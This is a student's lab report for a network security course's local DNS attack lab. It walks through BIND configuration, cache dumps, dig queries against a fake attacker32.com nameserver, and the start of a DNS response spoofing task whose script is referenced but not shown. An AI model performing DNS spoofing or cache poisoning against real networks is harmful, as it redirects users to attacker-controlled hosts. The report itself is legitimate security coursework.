**ACS 54500 Cryptography and Network Security**


**Lab 7:** Local DNS Attack Lab


Name: Vijayagiridharan Subramanian

**Testing the DNS Setup – 10 pts**

**Container Setup:**


Now we are building and setting up the containers.






**DNS Configuration:**


In the User machine, we are checking the primary DNS Server.




These are configuration files of the local DNS Server.




When we enter **cat named.conf**, we can find options, local and default-zones. Below that we can see forward zone **attacker32.com**.




When we type **cat named.conf.options**, we can get options. We can find the dnssec validation number, dump file and query-source port. So, the source port number to 33333 in the configuration file is fixed.






Now, we dump the cache to this file using the command **rndc dumpdb -cache**




Now we are flushing the DNS cache using **rndc flush**.



In the attacker, we can find the fake **attacker32.com** and legitimate **example.com.**

****

****

Then we see attacker32.com using cat.



Then we see the example.com using cat:




**Testing the DNS Setup:**


This happens in the user container.

**Get the IP address of ns.attacker32.com:**

In the user container, we run **dig ns.attacker32.com,** in the answer section we can find out the IP address of **the malicious DNS attacker.**


****

**Get the IP address of** [**www.example.com**](http://www.example.com)**:**


Now, if we type dig [www.example.com](http://www.example.com). We can find the IP address of [www.example.com](http://www.example.com) in the answer section.

**Send the query directly to ns.attacker32.com,**


Now, if I type **dig @ns.attacker32.com** [**www.example.com**](http://www.example.com)**,** we can find the fake IP address in the answer section.




Now in the dns server, we dump the cache in the dns server and then we can view the cache.



In the dns server, We can find the legitimate IP address.




In the server, We use **cat /var/cache/bind/dump.db | grep** example to get quickly for example.




**Task 1 (Directly Spoofing Response to User) – 20 pts**


**CODE:**



If I run **task1.py** in the seed attacker container, then in the user I will dig [**www.example.com**](http://www.example.com). Then we can see that the attacker sent a packet which was sniffed.

